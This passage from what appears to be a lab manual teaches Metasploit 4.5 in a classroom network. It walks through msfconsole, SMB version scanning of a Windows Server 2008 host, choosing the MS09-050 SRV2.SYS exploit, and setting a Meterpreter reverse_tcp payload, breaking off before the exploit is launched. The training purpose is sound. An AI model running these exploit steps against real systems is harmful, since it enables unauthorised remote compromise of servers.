
2 Introduction to Metasploit Version 4.5

Metasploit has exploits for the Windows, Mac, Linux, and UNIX operating systems, as well as some exploits for mobile devices like the iPhone and Droid. It actually started out as a game but it is a serious tool that can be used to exploit vulnerabilities. Metasploit is available in both free and commercial versions and is maintained by the company Rapid 7. Understanding how an attacker can use a tool like Metasploit can help someone better understand network security and the importance of hardening their systems.

2.1 Using Metasploit to Attack a Remote Server 2008

To launch Metasploit and explore Metasploit, type the following commands:

1. Open a terminal within the *Internal* **BackTrack 5** machine by clicking on the terminal icon in the top left corner and type **msfconsole** to launch Metasploit.
   root@bt:~#**msfconsole**
2. The banner you see may be different from the one shown below. Type **banner** to change the banner.




```
root@bt:~# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 949 exploits - 505 auxiliary - 152 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf >
```

Figure 11: The msfconsole of Metasploit

The version of Metasploit and the number of available exploits are displayed.


3. At the msf prompt, you can type the **?** to see a list of available commands
   msf > **?**



```
msf > ?

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
```

Figure 12: Commands Available within Msfconsole

4. To view what Metasploit has to offer, type the command show all:
   msf > **show all**




```
msf > show all

Encoders
========

   Name                          Disclosure Date  Rank       Description
   ----                          ---------------  ----       -----------
   cmd/generic_sh                                 good       Generic Shell Variable Substitution Command Encoder
   cmd/ifs                                        low        Generic ${IFS} Substitution Command Encoder
```

Figure 13: The show all command

Command to Type at msf console	**Results and Description**
show all	Shows all exploits, payloads, etc
show auxiliary	These modules include denial of service and scanning tools for remote systems
show exploits	These exploits will allow you to compromise a remote system if it is vulnerable to the exploit
show payloads	The payloads include reverse and Meterpreter shells. It is also important to note that there are IPv6 payloads and payloads for 64-bit systems.

Earlier, when we performed an operating system scan with Nmap, the results indicated:

- Microsoft Windows 7 Professional
- Microsoft Windows Vista SP0 or SP1
- Windows Server 2008 SP1
- Windows 7
- Microsoft Windows Vista SP2
- Windows Server 2008




```
OS details: Microsoft Windows 7 Professional, Microsoft Windows Vista SP0 or
 SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2 or
Windows Server 2008
```

Figure 14: Multiple OS Results

We need to have a more accurate indication of what OS the target computer is running. If we use one of the Metasploit auxiliary scanning modules, we can get a better result.


5. To use the Metasploit auxiliary SMB scanning module, type the following:
   msf > **use auxiliary/scanner/smb/smb_version**



```
msf > use auxiliary/scanner/smb/smb_version
msf  auxiliary(smb_version) > 
```

Figure 15: Metasploit auxiliary SMB scanning module


6. Type the following command to view the auxiliary scanning module's options:
   msf auxiliary(smb_version) > **show options**



```
msf  auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads
```

Figure 16: Options for Metasploit auxiliary SMB scanning module


7. Type the following command at the msf auxiliary(smb_version) prompt.
   msf auxiliary(smb_version) > **set RHOSTS 192.168.1.200**



```
msf  auxiliary(smb_version) > set RHOSTS 192.168.1.200
RHOSTS => 192.168.1.200
```

Figure 17: Setting the RHOSTS


8. Type **run** to run the scan in order to determine the remote machine's OS.
   msf auxiliary(smb_version) > **run**



```
msf  auxiliary(smb_version) > run

[*] 192.168.1.200:445 is running Windows 2008 Standard without Hyper-V Service Pack 1
 (language: Unknown) (name:WINFILE) (domain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 18: An Accurate OS Fingerprint

9. The OS is identified as Windows 2008 Standard without Hyper-V Service Pack 1. To verify this, select the **Windows 2008 Server** machine on the *Internal* Network. In the Start Search box, type the following command to verify the Windows OS: **winver**




Microsoft® Windows Server®
Version 6.0 (Build 6001: Service Pack 1)
Copyright © 2007 Microsoft Corporation. All rights reserved.
The Windows Server® 2008 Standard without Hyper-V operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries.

This product is licensed under the Microsoft Software License Terms to:
Windows User

Physical memory available to Windows Server®: 1,047,012 KB

Figure 19: Windows 2008 Standard without Hyper-V Service Pack 1


10. Type the back command to move back one level within the msfconsole.
    msf auxiliary(smb_version) > **back**



```
msf  auxiliary(smb_version) > back
msf >
```

Figure 20: The back command

11. Switch back to the *Internal* **BackTrack 5** Linux machine and type the following to search for exploits with 2008 in the title or description.
    msf > **search 2008**




```
msf > search 2008

Matching Modules
================

   Name                                                          Disclosure Date
   ----                                                          ---------------
   auxiliary/admin/http/trendmicro_dlp_traversal
   auxiliary/admin/mssql/mssql_idf
   auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh
   auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff
   auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop
   auxiliary/spoof/dns/bailiwicked_domain                        2008-07-21 00:00:00 UTC
   auxiliary/spoof/dns/bailiwicked_host                          2008-07-21 00:00:00 UTC
   auxiliary/sqli/oracle/dbms_cdc_ipublish                       2008-10-22 00:00:00 UTC
   auxiliary/sqli/oracle/dbms_cdc_publish                        2008-10-22 00:00:00 UTC
   exploit/unix/smtp/exim4_string_format                         2010-12-07 00:00:00 UTC
   exploit/windows/browser/macrovision_unsafe                    2007-10-20 00:00:00 UTC
   exploit/windows/fileformat/foxit_reader_filewrite             2011-03-05 00:00:00 UTC
   exploit/windows/local/ms10_092_schelevator                    2010-09-13 00:00:00 UTC
   exploit/windows/misc/hp_omniinet_4                            2011-06-29 00:00:00 UTC
   exploit/windows/smb/ms09_050_smb2_negotiate_func_index        2009-09-07 00:00:00 UTC
   exploit/windows/smb/smb_relay                                 2001-03-31 00:00:00 UTC
   post/multi/manage/sudo
   post/windows/gather/credentials/windows_autologin
```

Figure 21: Searching for 2008

As we examine the results of our search, the exploits are listed last. The name of the exploit is within Metasploit listed, as well as the release date, the effectiveness rating of the exploit, and the description of what vulnerability that the exploit affects. Since Microsoft Windows Server 2008 came out in 2008, we will look for an exploit that came out in 2008 or later.


12. The exploit/windows/smb/ms09_050_smb2_negotiate_func_index was released in 2009. Type the following command to find information about the exploit.
    msf > **info exploit/windows/smb/ms09_050_smb2_negotiate_func_index**



```
msf > info exploit/windows/smb/ms09_050_smb2_negotiate_func_index

       Name: Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
     Module: exploit/windows/smb/ms09_050_smb2_negotiate_func_index
    Version: 14774
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Good

Provided by:
  Laurent Gaffie <laurent.gaffie@gmail.com>
  hdm <hdm@metasploit.com>
  sf <stephen_fewer@harmonysecurity.com>

Available targets:
  Id  Name
  --  ----
  0   Windows Vista SP1/SP2 and Server 2008 (x86)

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  445              yes       The target port
  WAIT   180              yes       The number of seconds to wait for the attack to complete.

Payload information:
  Space: 1024

Description:
  This module exploits an out of bounds function table dereference in
  the SMB request validation code of the SRV2.SYS driver included with
  Windows Vista, Windows 7 release candidates (not RTM), and Windows
  2008 Server prior to R2. Windows Vista without SP1 does not seem
  affected by this flaw.
```

Figure 22: A list of Exploits for Microsoft Remote Procedure Call

13. The exploit works against 2008 Server when port 445 is open on the remote host. To use the exploit, type the following command at the msf console:
    msf > **use exploit/windows/smb/ms09_050_smb2_negotiate_func_index**




```
msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf  exploit(ms09_050_smb2_negotiate_func_index) >
```

Figure 23: Using the Exploit within Metasploit

Notice the prompt is now msf exploit(ms09_050_smb2_negotiate_func_index) >


14. Type the following command to view the options for the exploit:
    msf exploit(ms09_050_smb2_negotiate_func_index) > **show options**



```
msf  exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   445              yes       The target port
   WAIT    180              yes       The number of seconds to wait for the attack to complete.


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)
```

Figure 24: The Options for the Exploit

15. The RHOST, or remote host value needs to be set. To set the RHOST, type:
    msf exploit(ms09_050_smb2_negotiate_func_index) > **set RHOST 192.168.1.200**




```
msf  exploit(ms09_050_smb2_negotiate_func_index) > set RHOST 192.168.1.200
RHOST => 192.168.1.200
msf  exploit(ms09 050 smb2 negotiate func index) >
```

Figure 25: Setting the Option for the RHOST

In order for the victim machine to connect back to the attacker, a PAYLOAD and LHOST value will also have to be set. The LHOST is the IP address of the Attacking machine.


16. To set the value for the PAYLOAD for the exploit, type the following command:
msf exploit(ms09_050_smb2_negotiate_func_index) > **set PAYLOAD windows/meterpreter/reverse_tcp**



```
msf  exploit(ms09_050_smb2_negotiate_func_index) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(ms09_050_smb2_negotiate_func_index) >
```

Figure 26: Setting the Option for the RHOST

